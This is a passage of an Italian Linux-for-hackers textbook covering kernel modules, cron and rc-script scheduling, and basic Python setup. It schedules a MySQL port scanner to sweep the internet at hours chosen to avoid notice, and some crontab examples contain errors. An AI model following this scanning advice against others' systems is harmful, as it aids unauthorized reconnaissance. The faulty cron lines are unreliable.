Con i programmi della suite `insmod` possiamo caricare o inserire un modulo con `insmod` e rimuoverlo con `rmmod` (che sta per “remove module”, rimuovi modulo). I comandi sono tutt’altro che perfetti e potrebbero non tenere conto delle dipendenze multiple; pertanto, il loro uso potrebbe lasciare il kernel in uno stato pietoso. Nelle distribuzioni più moderne di Linux, pertanto, è stato aggiunto il comando `modprobe`, che carica automaticamente tutte le dipendenze necessarie: in tal modo il caricamento e la rimozione di moduli è meno rischiosa. Parleremo di `modprobe` fra un attimo; per il momento, vediamo come ottenere maggiori informazioni sui moduli.

Trovare maggiori informazioni con modinfo

Per saperne di più sui moduli del kernel, si può usare il comando `modinfo`. La sintassi del comando è semplice: `modinfo`, seguito dal nome del modulo di cui state cercando informazioni. Per esempio, se vi occorrono informazioni sul modulo del kernel `bluetooth` visualizzato con il comando `lsmod`, inserite questo comando:

Il comando `modinfo` riporta informazioni importanti su questo modulo del kernel, indispensabili per l’esecuzione del Bluetooth sul sistema. Fra le altre cose, notate che vengono riportate le dipendenze del modulo: `rfkill`, `ecdh_generic` e `crc16`. Le dipendenze sono moduli che devono essere installati per fare in modo che il modulo `bluetooth` funzioni correttamente.

Solitamente, queste informazioni possono tornare utili quando si sta cercando di risolvere problemi di hardware di un dispositivo che non funziona a dovere. A parte segnarvi le dipendenze, potete ottenere informazioni sulla versione del modulo e sulla versione del kernel per cui il modulo è stato sviluppato, assicurandovi in tal modo che corrisponda a quella che state eseguendo.

Aggiunta e rimozione di moduli con modprobe

La maggior parte delle distribuzioni più recenti di Linux, Kali compreso, per gestire gli LKM utilizza il comando `modprobe`. Per aggiungere un modulo al kernel, si usa il comando `modprobe` con l'opzione `-a`, in questo modo:

mentre per rimuovere un modulo si aggiunge a `modprobe` l'opzione `-r` seguita dal nome del modulo:

Uno dei principali vantaggi di `modprobe` rispetto a `insmod` è che il primo comprende le dipendenze, le opzioni e le procedure di installazione e rimozione, tenendone conto prima di apportare delle modifiche. L'aggiunta e la rimozione di moduli dal kernel con `modprobe`, pertanto, è molto più facile e sicura.

Inserimento e rimozione di un modulo del kernel

Proviamo a inserire e rimuovere un modulo di test, così capite come funziona il tutto. Immaginiamo che abbiate appena installato una nuova scheda video e che dobbiate quindi installare i driver che la fanno funzionare. Di solito, i driver dei dispositivi vengono installati direttamente nel kernel, in modo che possano accedervi per funzionare; ciò significa, d'altro canto, che sono terreno fertile per gli hacker, che vi potrebbero installare un rootkit o un altro dispositivo di ascolto.

Supponiamo, a scopo dimostrativo (NON eseguite questi comandi sul vostro sistema!) di voler aggiungere un nuovo driver video di nome `HackersAriseNewVideo`. Per aggiungerlo al kernel potete inserire questo comando:

Per verificare il corretto caricamento del modulo, potete eseguire il comando `dmesg`, che stampa il buffer dei messaggi del kernel, filtrando quindi i risultati per “video” e osservando l’eventuale presenza di avvertimenti, che indicherebbero un problema:

Se nel kernel sono presenti messaggi contenenti la parola “video”, saranno visualizzati nei risultati; se non compare niente, non ci sono messaggi contenenti tale parola chiave.

Per rimuovere il modulo, si può inserire lo stesso comando, ma questa volta con l’opzione -r (remove):

I moduli kernel caricabili sono molto comodi per l’utente o amministratore di Linux, ma rappresentano anche un punto debole nella sicurezza del sistema, che qualsiasi hacker dovrebbe conoscere molto bene. Come accennato in precedenza, gli LKM possono rappresentare il veicolo ideale per impiantare un rootkit nel kernel e provocare un disastro!

Riepilogo

Il kernel è essenziale per l’operatività del sistema operativo e si tratta, perciò, di un’area protetta. Qualsiasi cosa vi venga inavvertitamente aggiunta può fare a pezzi il sistema operativo o prenderne il totale controllo.

Gli LKM consentono all’amministratore di sistema di aggiungere moduli direttamente nel kernel, senza doverlo ricostruire completamente ogni volta.

Qualora un hacker riesca a convincere l’amministratore di sistema a installare un LKM malevolo, potrà prendere il controllo totale del sistema, senza che l’amministratore se ne accorga.

ESERCIZI

Prima di passare al [Capitolo 16](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

1 Verificate la versione del kernel.

2 Elencate i moduli presenti nel kernel.

3Abilitate l'inoltro IP con un comando `sysctl`.

4Modificate il file `/etc/sysctl.conf` per abilitare l'inoltro IP. Ora, disabilitatelo.

5Selezionate un modulo del kernel e recuperate maggiori informazioni su di esso per mezzo del comando `modinfo`.

Automazione delle attività

Come chiunque usi Linux, anche gli hacker hanno dei *job*, che possono essere script o altri tipi di attività, da eseguire periodicamente. Per esempio, può essere necessario pianificare l'esecuzione automatica dei backup del sistema, oppure eseguire la rotazione dei file di log come abbiamo visto nel [Capitolo 11](#). Dal canto suo, un hacker può, per esempio, fare in modo che il sistema esegua lo script *MySQLscanner.sh* realizzato nel [Capitolo 8](#) ogni notte o quando è al lavoro (o a scuola). Tutti questi sono esempi di pianificazione di job automatizzati. Grazie alla pianificazione è possibile eseguire delle attività senza doverci pensare; i job possono essere pianificati in modo che vengano eseguiti quando non state usando il sistema e, di conseguenza, tutte le risorse sono libere.

Un amministratore Linux (o, se è per quello, un hacker) può impostare determinati script in modo che vengano eseguiti automaticamente all'avvio del sistema. Nel [Capitolo 12](#) abbiamo visto come si usa un database PostgreSQL in associazione con il framework Metasploit. Invece di lanciare manualmente il database PostgreSQL ogniqualvolta dovete avviare Metasploit, potete farlo partire in automatico (come qualsiasi altro servizio o script) all'avvio del sistema.

In questo capitolo vedrete come usare il demone cron e la tabella crontab per impostare l'esecuzione automatica degli script, anche senza dover stare davanti al computer. Imparerete inoltre a impostare degli script di avvio che vengono eseguiti automaticamente quando si accende il sistema, attivando i servizi indispensabili per il vostro lavoro di hacker.

Pianificare l'esecuzione automatica di un evento o di un job

Il demone cron e la relativa tabella (crontab) sono gli strumenti essenziali per la pianificazione di un'attività regolare. Il primo, cron, è un demone che viene eseguito in background. Il demone cron verifica nella tabella cron quali comandi eseguire negli orari specificati. È possibile modificare la tabella cron in modo da pianificare l'esecuzione regolare di un'attività o un job in un determinato giorno o in una data stabilita, in un particolare orario della giornata o ogni tot settimane o mesi.

Per pianificare queste attività o job, le si inserisce nel file della tabella cron, all'indirizzo `/etc/crontab`. La tabella cron ha sette campi: i primi cinque servono a pianificare l'ora in cui ogni attività viene eseguita, il sesto specifica l'utente e il settimo serve per il percorso assoluto al comando da eseguire. Se si usa la tabella cron per pianificare uno script, basta inserire il percorso assoluto dello script nel settimo campo.

Ognuno dei cinque campi relativi al tempo rappresenta un elemento diverso: minuto, ora, giorno del mese, mese e giorno della settimana, in quest'ordine. Ogni elemento di tempo dev'essere rappresentato numericamente; pertanto, marzo, per esempio, è rappresentato dal numero 3 (non si può scrivere "marzo"). I giorni della settimana iniziano da 0, che è la domenica (alla maniera anglosassone) e terminano con il 7 (sempre domenica). Il tutto è riassunto nella [Tabella 16.1](#).

Tabella 16.1 – Rappresentazione degli elementi temporali come utilizzati in crontab.

Campo	Unità temporale	Rappresentazione
1	Minuto	0-59
2	Ora	0-23
3	Giorno del mese	1-31
4	Mese	1-12
5	Giorno della settimana	0-7

Per esempio, supponendo che abbiamo realizzato uno script per eseguire lo scan di porte aperte vulnerabili in tutto il pianeta e che lo vogliamo eseguire alle 2:30 di notte, da lunedì a venerdì, potremmo pianificarlo nel file *crontab*. Fra breve vedremo come inserire queste informazioni nella tabella *crontab*, ma prima vediamo quale formato occorre rispettare, riportato nel [Listato 16.1](#).

Listato 16.1 - Il formato per la pianificazione dei comandi.

```
# Example of job definition:  
# ----- minute (0 - 59)  
# | ----- hour (0 - 23)  
# | | ----- day of month (1 - 31)  
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...  
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR  
sun,mon,tue,wed,thu,fri,sat  
# | | | | |  
# * * * * user-name command to be executed  
* 30 2 * 1-5 root /root/myscanningscript
```

Aprendo il file *crontab* potete notare come ogni colonna sia contrassegnata da un'indicazione del tipo di dato temporale da inserire. Nel primo campo viene inserito il minuto (30), nel secondo l'ora (2), nel quinto i giorni (1-5, ossia da lunedì a venerdì), il sesto campo definisce l'utente (root), e infine nel settimo c'è il percorso dello script. Il terzo e quarto campo contengono degli asterischi (*) perché lo script dev'essere eseguito tutti i giorni da lunedì a venerdì, indipendentemente dal numero del giorno nel mese.

Nel [Listato 16.1](#), il quinto campo viene definito un intervallo di giorni della settimana per mezzo di un trattino (-) fra i numeri. Se volete eseguire uno script in più giorni della settimana non contigui, potete separarli per mezzo di una virgola (,). Per esempio, per scegliere martedì e giovedì si dovrebbe usare la stringa 2,4.

Per modificare *crontab*, si può usare il comando *crontab* seguito dall'opzione -e (edit, modifica):

```
kali >crontab -e
Select an editor. To change later, run 'select-editor'.
1. /bin/nano  <----easiest
2. /usr/bin/mcedit
3. /usr/bin/vim.basic
4. /usr/bin/vim gtk
5. /usr/bin/vim.tiny
Choose 1-5 [1]:
```

La prima volta che eseguite questo comando, vi chiederà quale editor utilizzare. La scelta predefinita è */bin/nano*, l'opzione indicata come più facile. Selezionando questa opzione, il terminale aprirà direttamente *crontab*.

Esiste però un'altra possibilità, particolarmente adatta ai principianti di Linux, ossia aprire *crontab* direttamente nel vostro editor di testi preferito, in questo modo:

```
kali >mousepad /etc/crontab
```

In questo caso, per aprire *crontab* abbiamo usato Mousepad. Nel [Listato 16.2](#) potete vedere una parte del file.

Listato 16.2 - Il file crontab in un editor di testi.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab, you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# which no other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron II ( cd / && run-parts
47 6 * * 7 root test -x /usr/sbin/anacron II ( cd / && run-parts
52 6 1 * * root test -x /usr/sbin/anacron II ( cd / && run-parts
#
```

Ora, per impostare una nuova attività con una pianificazione regolare, è sufficiente inserire una nuova riga e salvare il file.

Pianificare un backup

Vediamo come si usa questa utility dal punto di vista dell'amministratore di sistema. In qualità di amministratore di sistema, spesso è necessario svolgere dei backup di tutti i file quando il sistema non è occupato e le sue risorse sono pertanto disponibili: i backup di sistema tendono infatti a occupare parecchie risorse, che sono molto preziose durante l'esecuzione dei normali lavori. L'ora ideale potrebbe essere nel bel mezzo della notte, durante un weekend. Invece di alzarsi alle due del mattino nella notte fra sabato e domenica per accedere al sistema (ho una mezza idea che abbiate altre priorità in quel lasso di tempo), potete pianificare il backup perché parta automaticamente all'orario desiderato, anche se non vi trovate davanti al computer.

Il campo delle ore usa, come è normale in Italia, un formato a 24 ore, pertanto le 2 del pomeriggio sono le 14:00. Il giorno della settimana, inoltre, inizia la domenica (0) e termina il sabato (6). Per creare un job, è sufficiente modificare il file *crontab* aggiungendo una riga nel formato previsto. Ipotizziamo, per esempio, che vogliate creare un job di backup regolare con un account utente chiamato “backup”. Potete scrivere uno script per eseguire il backup del sistema e salvarlo con il nome *systembackup.sh* nella directory */bin*, quindi pianificare l'esecuzione del backup ogni notte fra sabato e domenica alle 2:00, aggiungendo questa riga al file *crontab*:

```
00 2 * * 0 backup /bin/systembackup.sh
```

Il carattere jolly * serve per indicare “qualsiasi valore”; usarlo al posto di una cifra per il giorno del mese, il mese o il giorno della settimana viene interpretato come “tutti” i giorni o i mesi. Leggendolo da sinistra a destra, ecco come va interpretato:

1. Al minuto zero (00),
2. alla seconda ora (2),
- 3 di qualsiasi giorno del mese (*),
- 4 di qualsiasi mese (*),
5. di domenica (0),
6. come utente backup,
7. esegui lo script presente nel file */bin/systembackup.sh*.

Il demone cron esegue quindi lo script ogni domenica mattina alle 2, tutti i mesi.

Se volete eseguire il backup il 15 e il 30 di ogni mese, indipendente dal giorno della settimana, potete modificare in questo modo la voce di *crontab*:

```
00 2 15,30 * * backup /root/systembackup.sh
```

Il campo del giorno del mese ora contiene 15,30, indicando al sistema di eseguire lo script *solo* il 15 e il 30 del mese, ossia ogni due settimane circa. Quando si desiderano specificare più giorni, ore o mesi, è necessario separarli con una virgola, come abbiamo appena visto.

Supponiamo ora che l'azienda vi chieda di fare particolare attenzione con i suoi backup: non può permettersi di perdere nemmeno un singolo giorno di dati in caso di crash o mancanza di corrente. Il backup dei dati può pertanto essere eseguito ogni sera, aggiungendo questa riga:

```
00 23 * * 1-5 backup /root/systembackup.sh
```

Il job viene eseguito alle 23 di ogni giorno del mese, ogni mese, ma solo da lunedì a venerdì (giorni 1-5). È interessante notare che, per rappresentare i giorni da lunedì a venerdì, l'intervallo di giorni (1-5) è stato separato per mezzo di un trattino (-). Sarebbe stato possibile indicarlo anche con 1, 2, 3, 4, 5; entrambe le notazioni funzionano altrettanto bene.

Usare crontab per pianificare MySQLscanner

Ora che sapete come si pianifica un job con il file *crontab*, pianifichiamo lo script *MySQLscanner.sh*, che cerca le porte MySQL aperte e che abbiamo messo a punto nel [Capitolo 8](#). Lo scanner esegue la ricerca di sistemi che eseguono MySQL cercando la porta 3306 aperta.

Per inserire *MySQLscanner.sh* nel file *crontab*, è necessario modificare quest'ultimo in modo da specificarvi i dettagli di questo job, esattamente come abbiamo fatto con i backup di sistema. Pianificheremo lo script in modo che venga eseguito di giorno, mentre siete al lavoro, così che non occupi risorse mentre state usando il computer di casa. A questo scopo, inserite nel file *crontab* questa riga:

```
00 9 * * * user /usr/share/MySQLscanner.sh
```

Il job verrà eseguito al minuto 99, all'ora nona del giorno, ogni giorno del mese (*), ogni mese (*), ogni giorno della settimana (*), come utente regolare. Per pianificare questo job è sufficiente salvare il file *crontab* così modificato.

Ipotizziamo ora che vogliate prestare particolare attenzione ed eseguire lo scanner solo nei weekend alle due del mattino, quando è meno probabile che ci sia qualcuno a osservare il traffico di rete; inoltre, il job andrebbe eseguito solo d'estate, da giugno ad agosto. Ecco come apparirebbe:

```
00 2 * 6-8 0,6 user /usr/share/MySQLscanner.sh
```

La riga andrebbe aggiunta al file *crontab* in questo modo:

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab, you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# which none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root cd / && run-parts --report /etc/cron.hourly

25 6 * * * root test -x /usr/sbin/anacron II ( cd / && run-parts --report /etc/
cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron II ( cd / && run-parts --report /etc/
cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron II ( cd / && run-parts --report /etc/
cron.monthly )
00 2 * 6-8 0,6 user /usr/share/MySQLscanner.sh
```

Ora, *MySQLscanner.sh* verrà eseguito solo nei weekend di giugno, luglio e agosto alle due del mattino.

Scorciatoie di crontab

Il file *crontab* dispone di alcune scorciatoie integrate che si possono utilizzare in vece di specificare ogni volta l'ora, il giorno e il mese. Eccole:

- @yearly (ogni anno).
- @annually (ogni anno; uguale al precedente).
- @monthly (ogni mese).
- @weekly (ogni settimana).
- @daily (ogni giorno).
- @midnight (a mezzanotte).

- ❑ @noon (a mezzogiorno).
- ❑ @reboot (al riavvio).

Se volete eseguire lo scanner MySQL ogni notte a mezzanotte, potete aggiungere questa riga al file *crontab*:

```
@midnight    user    /usr/share/MySQLscanner.sh
```

Usare gli script rc per eseguire job all'avvio

Quando si avvia il sistema Linux, vengono eseguiti diversi script che servono a impostare l'ambiente; si tratta dei cosiddetti script *rc*. Dopo l'inizializzazione del kernel e il caricamento di tutti i suoi moduli, il kernel avvia un demone noto come *init* o *initd*. Il demone avvia a sua volta diversi script contenuti in */etc/init.d/rc*, fra i quali i comandi per avviare diversi servizi necessari all'esecuzione del sistema Linux.

Runlevel di Linux

In Linux sono presenti diversi runlevel che indicano quali servizi far partire all'avvio del sistema. Per esempio, il runlevel 1 è la modalità utente singolo e i servizi come quelli di rete non vengono avviati al runlevel 1. Gli script *rc* vengono eseguiti a seconda del runlevel selezionato:

- ❑ **0** - Arresta il sistema.
- ❑ **1** - Modalità minima/utente singolo.
- ❑ **2–5** - Modalità multiutente.

- **6** - Riavvia il sistema.

Aggiungere servizi a rc.d

Con il comando `update-rc.d`, potete aggiungere dei servizi allo script `rc.d` in modo che vengano eseguiti all'avvio del sistema. Il comando consente di aggiungere o rimuovere servizi nello script `rc.d`. La sintassi di `update-rc.d` è semplicissima: basta inserire il comando facendolo seguire dal nome dello script e dall'azione da eseguire, in questo modo:

```
kali >update-rc.d <nome dello script o del servizio>
<remove|defaults|disable|enable>
```

Per fare un esempio di come si usa `update-rc.d`, ipotizziamo che vogliate avviare il database PostgreSQL all'avvio del sistema, in modo che il framework Metasploit lo possa usare per memorizzarvi i risultati dei pentest e degli hacking. Potete a questo scopo usare `update-rc.d` per aggiungere una riga allo script `rc.d` in modo che venga eseguito ogni volta che avviate il sistema.

Prima di ciò, verifichiamo se PostgreSQL è già in esecuzione nel sistema: basta inserire il comando `ps` facendo un pipe su un filtro che cerca PostgreSQL usando `grep`, in questo modo:

```
kali >ps aux | grep postgresql
root      2068  0.0  0.0   6196    720 pts/0      S+     07:11    0:00 grep
--color=auto postgresql
```

L'output indica che l'unico processo `ps` trovato che esegue PostgreSQL è stato il comando che abbiamo lanciato per cercarlo; ciò significa che al momento non è presente alcun database PostgreSQL in esecuzione nel sistema.

Aggiorniamo quindi il file `rc.d` in modo che lanci PostgreSQL automaticamente all'avvio del sistema:

```
kali >update-rc.d postgresql defaults
```

Questa azione aggiunge la riga richiesta al file *rc.d*. Per fare in modo che la modifica abbia effetto è necessario riavviare il sistema; a questo punto, proviamo nuovamente a usare il comando `ps` con `grep` per cercare un processo PostgreSQL:

```
kali >ps aux | grep postgresql
postgres    2114  0.1  0.7 214068 28664 ?          Ss   07:15
0:00 /usr/lib/postgresql/13/bin/postgres -D
/var/lib/postgresql/13/main
-c config_file=/etc/postgresql/13/main/postgresql.conf
root      2136  0.0  0.0   6196   720 pts/0    S+   07:15   0:00 grep
--color=auto postgresql
```

In questo caso, PostgreSQL è in esecuzione e non è stato necessario inserire manualmente alcun comando, perché parte automaticamente all'avvio del sistema, pronto per essere usato con Metasploit.

Aggiungere servizi all'avvio con un'interfaccia grafica

Se vi trovate più a vostro agio con un'interfaccia grafica, potete scaricare lo strumento `rcconf` dal repository di Kali e usarlo per aggiungere i servizi da far partire all'avvio del sistema:

```
kali >apt-get install rcconf
```

Al termine dell'installazione, potete avviare `rcconf` inserendo questo comando:

```
kali >rcconf
```

che fa partire la semplice GUI illustrata nella [Figura 16.1](#). Potete scorrere i diversi servizi disponibili, selezionare quelli che vi interessano e quindi selezionare OK.



Figura 16.1 – L’interfaccia grafica di rcconf per l’aggiunta di servizi all’avvio.

In questa immagine potete notare che il servizio PostgreSQL è il secondo dall’alto. Premete la barra spaziatrice per selezionarlo, premete il tasto TAB fino a evidenziare <ok> e quindi premete INVIO. La prossima volta che avviate Kali, PostgreSQL viene fatto partire automaticamente.

Riepilogo

Sia gli amministratori di sistema sia gli hacker si trovano spesso nella necessità di pianificare servizi, script e utility in modo che vengano eseguiti a intervalli regolari. Linux consente di pianificare praticamente qualsiasi script o utility grazie al demone cron, che esegue tali job leggendo l’apposita tabella cron. Inoltre, è possibile far partire automaticamente i servizi all’avvio del sistema usando il comando update-rc.d o lo strumento con interfaccia grafica rcconf per aggiornare gli script rc.d.

ESERCIZI

Prima di passare al [Capitolo 17](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1 Pianificate l'esecuzione dello script *MySQLscanner.sh* ogni mercoledì alle 15:00.
- 2 Pianificate l'esecuzione dello script *MySQLscanner.sh* ogni 10 del mese dei mesi di aprile, giugno e agosto.
- 3 Pianificate l'esecuzione dello script *MySQLscanner.sh* dal martedì al giovedì alle 10:00.
- 4 Pianificate l'esecuzione dello script *MySQLscanner.sh* ogni giorno a mezzogiorno usando le scorciatoie.
- 5 Aggiornate lo script *rc.d* in modo da eseguire PostgreSQL ogni volta che si avvia il sistema.
- 6 Scaricate e installate rcconf e aggiungete PostgreSQL e MySQL in modo che vengano fatti partire all'avvio.

Basi di scripting con Python per hacker

Per diventare un hacker con i fiocchi è indispensabile sapere come realizzare degli script. Un hacker privo di questa capacità fondamentale, che si limita a usare strumenti usati da altri, viene considerato unanimemente uno *script kiddie*. Ciò significa che sarete obbligati a usare solamente strumenti sviluppati da altri, il che riduce le vostre probabilità di successo, aumentando quelle di farvi scoprire da software antivirus (AV), da sistemi di rilevamento delle intrusioni (IDS) e dalla polizia.

Se invece avete qualche conoscenza di scripting potete scalare le classifiche e diventare maestri di hacking!

Nel [Capitolo 8](#), abbiamo visto le basi dello scripting con la Z shell, arrivando a realizzare lo script *MySQLScanner.sh*, che rileva i sistemi in esecuzioni nel sistema di database MySQL, che si trova praticamente ovunque. In questo capitolo inizieremo a studiare il linguaggio di scripting in assoluto più diffuso fra gli hacker: Python. Molti degli strumenti di hacking più diffusi sono scritti in questo linguaggio, come sqlmap, scapy, SET (Social-Engineer Toolkit), w3af e molti altri.

Python dispone di alcune importanti caratteristiche che lo rendono particolarmente adatto nel campo dell'hacking. La cosa più importante, tuttavia, è l'enorme quantità di librerie (moduli di codice precostruiti che possono essere importati e quindi riutilizzati) che offrono alcune potenti funzionalità. Python viene distribuito con oltre mille moduli integrati, ai quali se ne aggiungono molti di più disponibili nei vari repository.

Si possono realizzare strumenti di hacking anche con altri linguaggi di scripting, come la shell, Perl o Ruby, ma con Python è molto più facile, proprio grazie ai suoi moduli.

Aggiungere moduli Python

Quando si installa Python, si installano anche le librerie e i moduli standard, che ne aumentano sensibilmente le possibilità; fra questi, i tipi di dati integrati, la gestione delle eccezioni, i moduli numerici e matematici, quelli per la gestione dei file, i servizi di crittografia e di gestione dei dati su Internet nonché di interazione con i protocolli Internet (IP).

A volte, però, tutte le funzionalità offerte da tali moduli, per quanto molto estese, non sono sufficienti, ed è pertanto necessario installarne altri. I moduli di terzi disponibili per Python coprono un range veramente esteso e rappresentano, con ogni probabilità, il motivo per il quale Python è il linguaggio di scripting preferito dagli hacker. All'indirizzo <http://www.pypi.org/> (Python Package Index, illustrato nella Figura 17.1) trovate un elenco esteso dei moduli di terzi.




Figura 17.1 – Python Package Index.

Usare pip

Esiste un gestore dedicato all'installazione e alla gestione dei pacchetti Python, noto come *pip* (Pip Installs Packages). Dal momento che in questo libro lavoreremo con Python 3, per scaricare e installare i pacchetti vi occorrerà pip per Python 3, che dovrebbe essere già presente nel sistema. Se però non ci fosse, potete scaricarlo e installarlo dal repository di Kali inserendo questo comando:

```
kali >apt-get install python3-pip
```

Ora, per scaricare moduli da PyPI, basta inserire questo comando:

```
kali >pip3 install <nome del pacchetto>
```

Quando scaricate i pacchetti, vengono automaticamente salvati nella directory */usr/lib/<versione python>/dist-packages*. Per esempio, se utilizzate pip per installare l'implementazione del protocollo SNMP per Python 3.9, lo troverete nella directory */usr/lib/python3/dist-packages/pysnmp*. Se non siete sicuri che un pacchetto sia stato installato nel sistema (a volte le diverse distribuzioni di Linux usano directory differenti), potete inserire il comando pip3 seguito da show e dal nome del pacchetto, come illustrato di seguito:

```
kali >pip3 show pysnmp
Name: pysnmp

Version: 4.4.12
Summary: SNMP library for Python
Home-page: https://github.com/etingof/pysnmp
Author: Ilya Etingof <etingof@gmail.com>
Author-email: etingof@gmail.com
License: BSD
Location: /usr/lib/python3/dist-packages
Requires: psmi, pyasn1, pycryptodomex
```

Il comando restituisce moltissime informazioni riguardanti il pacchetto, ivi compresa la directory in cui è installato.

In alternativa a pip, potete scaricare direttamente il pacchetto dal sito (assicurandovi di scaricarlo nella directory corretta), spacchettarlo (si veda il [Capitolo 9](#) su come procedere) e quindi eseguire questo comando:

```
kali >python3 setup.py install
```

In questo modo si installa qualsiasi pacchetto non ancora installato. L'uso di pip, però, è decisamente più comodo.

Installazione di moduli di terzi

Per installare un modulo di terzi creato da un altro membro della community di Python (ossia non uno dei pacchetti Python ufficiali) basta usare wget per scaricarlo dall'indirizzo online in cui è memorizzato, decomprimerlo e quindi eseguire il comando python setup.py install.

Per fare un esempio, proviamo a scaricare e installare il modulo Python per lo strumento di portscan utilizzato nel [Capitolo 8](#), nmap, dal repository online all'indirizzo <https://xael.org>.

Per prima cosa, dobbiamo scaricare il modulo da xael.org:

```
kali >wget https://xael.org/pages/python-nmap-0.6.4.tar.gz
Risoluzione di xael.org (xael.org)... 195.201.16.13
Connessione a xael.org (xael.org)|195.201.16.13|:443... connesso.
Richiesta HTTP inviata, in attesa di risposta... 200 OK

-snip-

2021-07-25 14:19:41 (113 KB/s) - «python-nmap-0.6.4.tar.gz» salvato
[43769/43769]
```

Qui potete vedere il comando wget insieme all'URL completamente qualificato del pacchetto. Dopo il download, dovete scompattare il pacchetto con tar, come abbiamo visto nel [Capitolo 9](#):

```
kali >tar -xzf python-nmap-0.6.4.tar.gz
```

Ora passate alla directory appena creata:

```
kali >cd python-nmap-0.6.4
```

A questo punto, installate il nuovo modulo presente in questa directory inserendo il comando:

```
kali >~/python-nmap-0.6.4> python setup.py install
running install
running build
running build_py
creating build

-snip-

running install_egg_info
Writing /usr/local/lib/python2.7/dist-packages/python_nmap-0.6.4.egg-info
```

In questa maniera potete ottenere innumerevoli altri moduli. Dopo aver installato questo modulo nmap, potete importarlo in Python e usarlo nei vostri script; vedremo fra breve come si fa. Per il momento, iniziamo con le basi dello scripting.

I primi script in Python

Ora che sapete come installare moduli in Python, trattiamo di alcuni concetti base, spiegando inoltre la terminologia di Python e passando quindi alla sintassi. A questo punto affronteremo la scrittura di alcuni script che possono tornare utili agli hacker e che dovrebbero dare un'idea di quale sia l'effettiva potenza di Python.

Per scrivere gli script Python si può usare, come per gli script della shell o di qualsiasi altro linguaggio, un editor di testi qualsiasi. Per semplificare

le cose, in questo capitolo ci limiteremo a usare un editor di testi semplice come Mousepad, ma è bene sapere che esistono svariati IDE (*integrated development environment*, ambiente di sviluppo integrato), che sono editor di testi specializzati con funzionalità integrate di colorazione del codice, debug e compilazione. In Kali è integrato l'IDE PyCrust, ma ve ne sono molti altri, fra i quali uno dei più interessanti è *PyCharm*, un IDE eccellente con parecchi miglioramenti che rendono semplice e facile imparare Python. Esiste una versione professionale, a pagamento, e una curata dalla community, gratuita. Potete trovarle entrambe all'indirizzo <https://www.jetbrains.com/pycharm/>.

Al termine di questo capitolo, è probabile che vi interassi saperne di più su Python e PyCharm è un'ottima scelta per imparare. Per il momento, useremo un editor di testi come Mousepad, per semplificarci la vita.

Imparare un linguaggio di programmazione richiede tempo e pazienza; cercate pertanto di capire perfettamente tutti gli script che vi propongo, prima di passare al successivo.

FORMATTAZIONE IN PY THON

Una delle fondamentali differenze fra Python e altri linguaggi di scripting sta nel fatto che la formattazione è essenziale, perché l'interprete di Python la usa per stabilire in che modo raggruppare il codice. I particolari della formattazione sono meno importanti della pura e semplice coerenza, in particolare per quanto riguarda i livelli dei rientri (o, con termine ripreso direttamente dall'inglese, indentazioni).

Per esempio, se c'è un gruppo di righe di codice che inizia con due rientri, tutto il blocco dev'essere formattato allo stesso modo con due rientri; in caso contrario, Python non è in grado di capire che le righe di codice vanno prese insieme. In altri linguaggi di programmazione, invece, la formattazione è facoltativa, ed è considerata una pratica non obbligatoria, per quanto consigliata. Man mano che farete pratica diventerà per voi un modo di pensare: si tratta solo di farci l'abitudine!

Variabili

Passiamo ora alla parte pratica di Python. Una *variabile* è uno dei tipi di dati fondamentali della programmazione e ne abbiamo già parlato nel [Capitolo 8](#), quando abbiamo affrontato lo scripting nella shell. In parole povere, una variabile è un nome associato a un particolare valore, tale che, ogniqualvolta si usa il nome nel programma, viene richiamato il valore associato.

